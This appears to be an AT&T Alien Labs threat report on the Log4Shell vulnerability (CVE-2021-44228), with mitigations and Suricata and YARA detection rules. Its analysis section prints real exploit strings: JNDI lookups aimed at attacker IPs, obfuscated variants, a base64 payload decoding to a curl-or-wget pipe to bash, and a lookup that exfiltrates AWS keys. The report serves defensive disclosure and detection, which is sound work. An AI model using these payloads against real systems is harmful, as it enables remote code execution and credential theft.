AT&T Alien Labs

Global Outbreak of Log4Shell

TYPE	Vulnerability
NAME	CVE-2021-44228
ALIAS	Log4Shell, LogJam
SOURCE GEOGRAPHY	Global
TARGET GEOGRAPHY	Global
TARGET INDUSTRY	Global
INTENT	Financial reward
INFORMATION & SOURCE RATING	A1

Executive Summary

Log4Shell is a high severity vulnerability (CVE-2021-44228) impacting Apache Log4j versions 2.0 to 2.14.1. It was discovered by Chen Zhaojun of Alibaba Cloud Security Team and disclosed via the project´s GitHub repository on December 9, 2021.

Key Takeaways:

- Prevalent utility Log4j across the industry allows unauthenticated remote code execution.
- The publicly available proof-of-concept and vulnerability's easy exploitability make this vulnerability particularly dangerous.
- Different opportunistic campaigns are taking advantage of the vulnerability to spread malware like botnets and miners.

Background

Log4j is an open-source Java logging utility developed by the Apache Foundation. It is widely used as a prevalent dependency in many applications and services. If exploited, the vulnerability allows for unauthenticated remote code execution, leaving services particularly exposed .

An attacker that can forge log messages or their parameters may manage to execute arbitrary code loaded from malicious LDAP servers if message lookup substitution is enabled. (LDAP, or lightweight directory access protocol, is a protocol that makes it possible for applications to query user information rapidly.) Log4j disabled this feature in version 2.15.0 in early December 2021.

Analysis

Log4j includes a lookup mechanism to retrieve information like "${java:runtime}" and "${java:os}" from the system, but also to make requests using Java Naming and Directory Interface (JNDI). The key issue is that many services may log user provided information without proper input validation. For example, URLs requested or any of its headers, such as the User-Agent used in a HTTP request, are commonly logged.

JNDI can use different service provider interfaces (SPIs) like LDAP to find and invoke objects, and as the logging information can be forged by an unauthenticated user, a vulnerable service may reach an arbitrary LDAP server under control of the attacker to invoke a malicious payload.

We can observe the growth of JNDI related scans cross the internet:



Figure 1. JNDI related scans across honeypots.

According to a Netlab blog on December 13, 2021, Netlab identified 10 different implants using the vulnerability to spread:

- Muhstik, DDoS+backdoor
- Mirai
- DDoS family Elknot
- Mining family m8220

- SitesLoader
- xmrig.pe / xmrig.ELF
- Meterpreter variants

According to Crowdstrike, their research team has identified campaigns leveraging the vulnerability consistent with advanced attackers, such as deploying web shells and conducting lateral movement.

AT&T Alien Labs has identified prevalent obfuscation techniques to avoid potential detection and protection mechanisms, like using the lookup keywords upper and lower and by using lookup arguments like "${::-j}" or, even with an extra tweak, the following lookup would be translated as a j: "*${env:ENV_NAME:-j}*".

For example, a lookup like:

```
${jndi:ldap://193.3.19[.]159:53/c}
```

Figure 3. Exploitation example.

Could be obfuscated as:

```
${${::-j}nd${env:ENV_NAME:-i}:${lower:l}${lower:d}a${lower:p}://193.3.19[.]159:53/c}
```

Figure 4. Obfuscation example

We have also seen references of obfuscation using base64 by invoking "/Basic/Command/Base64/" in the destination, for example in the event:

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://195.54.160[.]149:12344/Basic/Command/Base64/
    KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC84OS4xODguNzYuMjUwOjgwfHx3Z2V0IC1xIC1PLSAxOTUuNTQuMTYwLjE0OTo1ODc0Lzg5LjE4OC43Ni4yNTA6ODApfGJhc2g=}
```

Figure 5. Base64 obfuscation example.

The base64 deobfuscates to:

```
(curl -s 195.54.160[.]149:5874/89.188.76[.]250:80 || wget -q -O- 195.54.160[.]149:5874/89.188.76[.]250:80) | bash
```

Figure 6. Deobfuscated payload.

In addition to being leveraged for obfuscation, environmental variables are being used in other ways. Sophos has reported on campaigns that are stealing AWS secrets by requesting environment variables in the lookup:

```
${jndi:ldap://malicious_ldap/${env:AWS_ACCESS_KEY_ID}}
```

Figure 7. Retrieving secrets from environment variables.

To make sure the string is evaluated, attackers are injecting the lookups in every available field inside a HTTP request. For example:

```
GET /?a=${jndi:ldap://193.3.19[.]159%:53/c} HTTP/1.1
Host: X.X.X.X:xyz
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)
Accept: */*
Accept-Charset: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Datetime: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Encoding: ${jndi:ldap://193.3.19[.]159:53/c}
Accept-Language: ${jndi:ldap://193.3.19[.]159:53/c}
Cache-Control: ${jndi:ldap://193.3.19[.]159:53/c}
Cookie: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-For: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-For-Ip: ${jndi:ldap://193.3.19[.]159:53/c}
Forwarded-Proto: ${jndi:ldap://193.3.19[.]159:53/c}
```

Figure 8. Exploitation attempt leveraging all available fields.

Recommended Actions

1. Identify if any of your servers use Log4j and patch or update Log4j to the latest version.
2. If you are unable of updating or patching, there are some workarounds recommended by Apache:
    a. Disable lookups when executing Java by adding the option:
    -Dlog4j2.formatMsgNoLookups=true
    b. Disable lookups by setting an environment variable:
    set LOG4J_FORMAT_MSG_NO_LOOKUPS=true
    c. Repackage your log4j-core-*.jar file by deleting the JNDI component:
    zip -q -d log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class*
3. Review your application logs for jndi lookups with the command:
sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi|dns):/[^\n]+' /var/log
4. *Review detections of suspicious child processes spawned by Java*

Conclusion

Log4Shell can potentially have a very large impact at the end of 2021, based on the number of exposed and vulnerable devices and the facility of its exploitation. In fact, it will likely be remarked as one of the most significant vulnerabilities of 2021.

Alien Labs will keep monitoring the situation and will update an OTX Pulse to keep our customers protected.

Appendix A. Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

USM Anywhere Correlation Rules
Java Process Spawning Scripting Process
Java Process Spawning WMIC
Java Process Spawning Scripting Process via Commandline (For Jenkins servers)
Suspicious process executed by Jenkins Groovy scripts (For Jenkins servers)
Suspicious command executed by a Java listening process (For Linux servers)

SURICATA IDS SIGNATURES
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"AV EXPLOIT Possible Log4J RCE (CVE-2021-44228)"; flow:established,to_server; dsize:<2048; content:"${jndi:ldap://"; content:"}"; distance:0; reference:cve,2021-44228; reference:url,github.com/tangxiaofeng7/apache-log4j-poc; classtype:attempted-admin; sid:4002714; rev:1;)
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"AV EXPLOIT Log4J RCE string in HTTP User Agent (CVE-2021-44228)"; flow:established,to_server; content:"${jndi:ldap://"; http_user_agent; content:"}"; distance:0; http_user_agent; reference:cve,2021-44228; reference:url,github.com/tangxiaofeng7/apache-log4j-poc; classtype:attempted-admin; sid:4002715; rev:1;)
alert http any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|ldap|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034647; rev:1; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)

```
alert http any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (http rmi) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|rmi|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034648; rev:1; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
```

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (tcp ldap) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|ldap|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034649; rev:1; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
```

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (tcp rmi) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|rmi|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034650; rev:1; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
```

```
alert udp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (udp rmi) (CVE-2021-44228)"; content:"|24 7b|jndi|3a|rmi|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034652; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
```

```
alert udp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (udp ldap) (CVE-2021-44228)"; content:"|24 7b|jndi|3a|ldap|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034651; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment
```

Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
alert udp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (udp dns) (CVE-2021-44228)"; content:"|24 7b|jndi|3a|dns|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034653; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (tcp dns) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|dns|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034654; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
alert http any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (http dns) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|dns|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034655; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
alert udp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (udp ldaps) (CVE-2021-44228)"; content:"|24 7b|jndi|3a|ldaps|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034656; rev:2; metadata:attack_target Server, created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2021_12_10;)
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j RCE Attempt (tcp ldaps) (CVE-2021-44228)"; flow:established,to_server; content:"|24 7b|jndi|3a|ldaps|3a 2f 2f|"; nocase; fast_pattern; reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228; classtype:attempted-admin; sid:2034657; rev:2; metadata:attack_target Server,

```
created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment
Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_12_10;)
```

```
alert http any any -> [$HOME_NET,$HTTP_SERVERS] any (msg:"ET EXPLOIT Apache log4j
RCE Attempt (http ldaps) (CVE-2021-44228)"; flow:established,to_server; content:"|24
7b|jndi|3a|ldaps|3a 2f 2f|"; nocase; fast_pattern;
reference:url,lunasec.io/docs/blog/log4j-zero-day/; reference:cve,2021-44228;
classtype:attempted-admin; sid:2034658; rev:2; metadata:attack_target Server,
created_at 2021_12_10, cve CVE_2021_44228, deployment Perimeter, deployment
Internal, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at
2021_12_10;)
```

YARA RULES

```
rule EXPL_Log4j_CallBackDomain_IOCs_Dec21_1 {
   meta:
        description = "Detects IOCs found in Log4Shell incidents that indicate exploitation
attempts of CVE-2021-44228"
        author = "Florian Roth"
        reference = "https://gist.github.com/superducktoes/9b742f7b44c71b4a0d19790228ce85d8"
        date = "2021-12-12"
        score = 60
   strings:
        $xr1  = /\b(ldap|rmi):\/\/([a-z0-9\.]{1,16}\.bingsearchlib\.com|[a-z0-
9\.]{1,40}\.interact\.sh|[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):[0-
9]{2,5}\/([aZ]|ua|Exploit|callback|[0-9]{10}|http443useragent|http80useragent)\b/
   condition:
        1 of them
}
```

```
rule EXPL_JNDI_Exploit_Patterns_Dec21_1 {
   meta:
        description = "Detects JNDI Exploit Kit patterns in files"
        author = "Florian Roth"
        reference = "https://github.com/pimps/JNDI-Exploit-Kit"
        date = "2021-12-12"
        score = 60
   strings:
        $x01 = "/Basic/Command/Base64/"
        $x02 = "/Basic/ReverseShell/"
        $x03 = "/Basic/TomcatMemshell"
        $x04 = "/Basic/JettyMemshell"
        $x05 = "/Basic/WeblogicMemshell"
        $x06 = "/Basic/JBossMemshell"
        $x07 = "/Basic/WebsphereMemshell"
        $x08 = "/Basic/SpringMemshell"
        $x09 = "/Deserialization/URLDNS/"
        $x10 = "/Deserialization/CommonsCollections1/Dnslog/"
        $x11 = "/Deserialization/CommonsCollections2/Command/Base64/"
        $x12 = "/Deserialization/CommonsBeanutils1/ReverseShell/"
        $x13 = "/Deserialization/Jre8u20/TomcatMemshell"
        $x14 = "/TomcatBypass/Dnslog/"
        $x15 = "/TomcatBypass/Command/"
        $x16 = "/TomcatBypass/ReverseShell/"
        $x17 = "/TomcatBypass/TomcatMemshell"
        $x18 = "/TomcatBypass/SpringMemshell"
        $x19 = "/GroovyBypass/Command/"
        $x20 = "/WebsphereBypass/Upload/"
```

```
        $fp1 = "<html"
    condition:
        1 of ($x*) and not 1 of ($fp*)
}
rule EXPL_Log4j_CVE_2021_44228_JAVA_Exception_Dec21_1 {
    meta:
        description = "Detects exceptions found in server logs that indicate an exploitation
attempt of CVE-2021-44228"
        author = "Florian Roth"
        reference = "https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b"
        date = "2021-12-12"
        score = 60
    strings:
        $xa1 = "header with value of BadAttributeValueException: "

        $sa1 = ".log4j.core.net.JndiManager.lookup(JndiManager"
        $sa2 = "Error looking up JNDI resource"
    condition:
        $xa1 or all of ($sa*)
}
rule EXPL_Log4j_CVE_2021_44228_Dec21_Soft {
    meta:
        description = "Detects indicators in server logs that indicate an exploitation attempt
of CVE-2021-44228"
        author = "Florian Roth"
        reference = "https://twitter.com/h113sdx/status/1469010902183661568?s=20"
        date = "2021-12-10"
        modified = "2021-12-13"
        score = 60
    strings:
        $x01 = "${jndi:ldap:/"
        $x02 = "${jndi:rmi:/"
        $x03 = "${jndi:ldaps:/"
        $x04 = "${jndi:dns:/"
        $x05 = "${jndi:iiop:/"
        $x06 = "${jndi:http:/"
        $x07 = "${jndi:nis:/"
        $x08 = "${jndi:nds:/"
        $x09 = "${jndi:corba:/"

        $fp1 = "<html"
    condition:
        1 of ($x*) and not 1 of ($fp*)
}
rule EXPL_Log4j_CVE_2021_44228_Dec21_OBFUSC {
    meta:
        description = "Detects obfuscated indicators in server logs that indicate an
exploitation attempt of CVE-2021-44228"
        author = "Florian Roth"
        reference = "https://twitter.com/h113sdx/status/1469010902183661568?s=20"
        date = "2021-12-12"
        modified = "2021-12-13"
        score = 60
    strings:
        $x1 = "$%7Bjndi:"
        $x2 = "%2524%257Bjndi"
        $x3 = "%2F%252524%25257Bjndi%3A"
        $x4 = "${jndi:${lower:"
        $x5 = "${::-j}${"
        $x6 = "${${env:BARFOO:-j}"
        $x7 = "${::-l}${::-d}${::-a}${::-p}"
        $x8 = "${base64:JHtqbmRp"

        $fp1 = "<html"
    condition:
```

```
        1 of ($x*) and not 1 of ($fp*)
}
```

```
rule EXPL_Log4j_CVE_2021_44228_Dec21_Hard {
   meta:
        description = "Detects indicators in server logs that indicate the exploitation of CVE-
2021-44228"
        author = "Florian Roth"
        reference = "https://twitter.com/h113sdx/status/1469010902183661568?s=20"
        date = "2021-12-10"
        modified = "2021-12-12"
        score = 80
   strings:
        $x1 = /\$\{jndi:(ldap|ldaps|rmi|dns|iiop|http|nis|nds|corba):\/[\/]?[a-z-\.0-
9]{3,120}:[0-9]{2,5}\/[a-zA-Z\.]{1,32}\}/
        $x2 = "Reference Class Name: foo"
        $fp1r = /(ldap|rmi|ldaps|dns):\/[\/]?(127\.0\.0\.1|192\.168\.|172\.[1-3][0-9]\.|10\.)/
   condition:
        1 of ($x*) and not 1 of ($fp*)
}
```

```
rule SUSP_Base64_Encoded_Exploit_Indicators_Dec21 {
   meta:
        description = "Detects base64 encoded strings found in payloads of exploits against
log4j CVE-2021-44228"
        author = "Florian Roth"
        reference = "https://twitter.com/Reelix/status/1469327487243071493"
        date = "2021-12-10"
        modified = "2021-12-13"
        score = 70
   strings:
        /* curl -s  */
        $sa1 = "Y3VybCAtcy"
        $sa2 = "N1cmwgLXMg"
        $sa3 = "jdXJsIC1zI"
        /* |wget -q -O-  */
        $sb1 = "fHdnZXQgLXEgLU8tI"
        $sb2 = "x3Z2V0IC1xIC1PLS"
        $sb3 = "8d2dldCAtcSAtTy0g"

        $fp1 = "<html"
   condition:
        1 of ($sa*) and 1 of ($sb*)
        and not 1 of ($fp*)
}
```

```
rule SUSP_JDNIExploit_Indicators_Dec21 {
   meta:
        description = "Detects indicators of JDNI usage in log files and other payloads"
        author = "Florian Roth"
        reference = "https://github.com/flypig5211/JNDIExploit"
        date = "2021-12-10"
        modified = "2021-12-12"
        score = 70
   strings:
        $xr1 = /(ldap|ldaps|rmi|dns|iiop|http|nis|nds|corba):\/\/[a-zA-Z0-9\.]{7,80}:[0-
9]{2,5}\/(Basic\/Command\/Base64|Basic\/ReverseShell|Basic\/TomcatMemshell|Basic\/JBossMemshel
l|Basic\/WebsphereMemshell|Basic\/SpringMemshell|Basic\/Command|Deserialization\/CommonsCollec
tionsK|Deserialization\/CommonsBeanutils|Deserialization\/Jre8u20\/TomcatMemshell|Deserializat
ion\/CVE_2020_2555\/WeblogicMemshell|TomcatBypass|GroovyBypass|WebsphereBypass)\//
   condition:
        filesize < 100MB and $xr1
}
```

```
rule SUSP_EXPL_OBFUSC_Dec21_1{
   meta:
        description = "Detects obfuscation methods used to evade detection in log4j
exploitation attempt of CVE-2021-44228"
        author = "Florian Roth"
```

```
        reference = "https://twitter.com/testanull/status/1469549425521348609"
        date = "2021-12-11"
        score = 60
    strings:
        /* ${lower:X} - single character match */
        $x1 = { 24 7B 6C 6F 77 65 72 3A ?? 7D }
        /* ${upper:X} - single character match */
        $x2 = { 24 7B 75 70 70 65 72 3A ?? 7D }
        /* URL encoded lower - obfuscation in URL */
        $x3 = "$%7blower:"
        $x4 = "$%7bupper:"
        $x5 = "%24%7bjndi:"
        $x6 = "$%7Blower:"
        $x7 = "$%7Bupper:"
        $x8 = "%24%7Bjndi:"

        $fp1 = "<html"
    condition:
        1 of ($x*) and not 1 of ($fp*)
}
```

```
rule SUSP_JDNIExploit_Error_Indicators_Dec21_1 {
    meta:
        description = "Detects error messages related to JDNI usage in log files that can
indicate a Log4Shell / Log4j exploitation"
        author = "Florian Roth"
        reference = "https://twitter.com/marcioalm/status/1470361495405875200?s=20"
        date = "2021-12-10"
        modified = "2021-12-13"
        score = 70
    strings:
        $x1 = "FATAL log4j - Message: BadAttributeValueException: "
    condition:
        $x1
}
```

Appendix B. Associated Indicators (IOCs)

Given the amount of IOCs related to the different ongoing campaigns we are not adding IOCs here. Alien Labs is monitoring the situation and will keep updating the OTX Pulse https://otx.alienvault.com/pulse/61b88cd6f86730d2f7db34b0 with new campaigns.

Different Security Analysts and vendors have been sharing their insights, and their IOCs area easily accessed in the OTX pulses:

- https://otx.alienvault.com/pulse/61b886db3f57da33ac504548
- https://otx.alienvault.com/pulse/61b774d6e85500828664f9e9
- https://otx.alienvault.com/pulse/61b7707ea83c68d70d893db9
- https://otx.alienvault.com/pulse/61b864ed5388614b699a858a

Appendix C. Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0002: Execution
  - T1203: Exploitation for Client Execution
- TA0005: Defense Evasion
  - T1140: Deobfuscate/Decode Files or Information
  - T1211: Exploitation for Defense Evasion
- TA0042: Resource Development
  - T1583: Acquire Infrastructure
    - T1583.005: Botnet
- TA0043: Reconnaissance
  - T1595: Active Scanning
    - T1595.002: Vulnerability Scanning

Appendix D. Reporting Context

The following list of sources was used by the report author(s) during the collection and analysis process associated with this intelligence report.

1. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
2. https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/
3. https://securelist.com/cve-2021-44228-vulnerability-in-apache-log4j-library/105210/
4. https://blog-netlab-360-com.translate.goog/yi-jing-you-xxxge-jia-zu-de-botnetli-yong-log4shelllou-dong-chuan-bo-wei-da-bu-ding-de-gan-jin-liao/
5. https://nakedsecurity.sophos.com/2021/12/13/log4shell-explained-how-it-works-why-you-need-to-know-and-how-to-fix-it/
6. https://nakedsecurity.sophos.com/2021/12/10/log4shell-java-vulnerability-how-to-safeguard-your-servers/
7. https://securityboulevard.com/2021/12/log4shell-jndi-injection-via-attackable-log4j/

Alien Labs rates sources based on the Intelligence source and information reliability rating system to assess the reliability of the source and the assessed level of confidence we place on the information distributed. The following chart contains the range of possibilities, and the selection applied to this report can be found on Page 1.

Source Reliability

RATING	DESCRIPTION
A - Reliable	No doubt about the source's authenticity, trustworthiness, or competency. History of complete reliability.
B - Usually Reliable	Minor doubts. History of mostly valid information.
C - Fairly Reliable	Doubts. Provided valid information in the past.
D - Not Usually Reliable	Significant doubts. Provided valid information in the past.
E - Unreliable	Lacks authenticity, trustworthiness, and competency. History of invalid information.
F - Reliability Unknown	Insufficient information to evaluate reliability. May or may not be reliable.

Information Reliability

RATING	DESCRIPTION
1 - Confirmed	Logical, consistent with other relevant information, confirmed by independent sources.
2 - Probably True	Logical, consistent with other relevant information, not confirmed.
3 - Possibly True	Reasonably logical, agrees with some relevant information, not confirmed.
4 - Doubtfully True	Not logical but possible, no other information on the subject, not confirmed.
5 - Improbable	Not logical, contradicted by other relevant information.
6 - Cannot be judged	The validity of the information can not be determined.

Feedback

AT&T Alien Labs welcomes feedback about the reported intelligence and delivery process. Please contact the Alien Labs report author or contact labs@alienvault.com.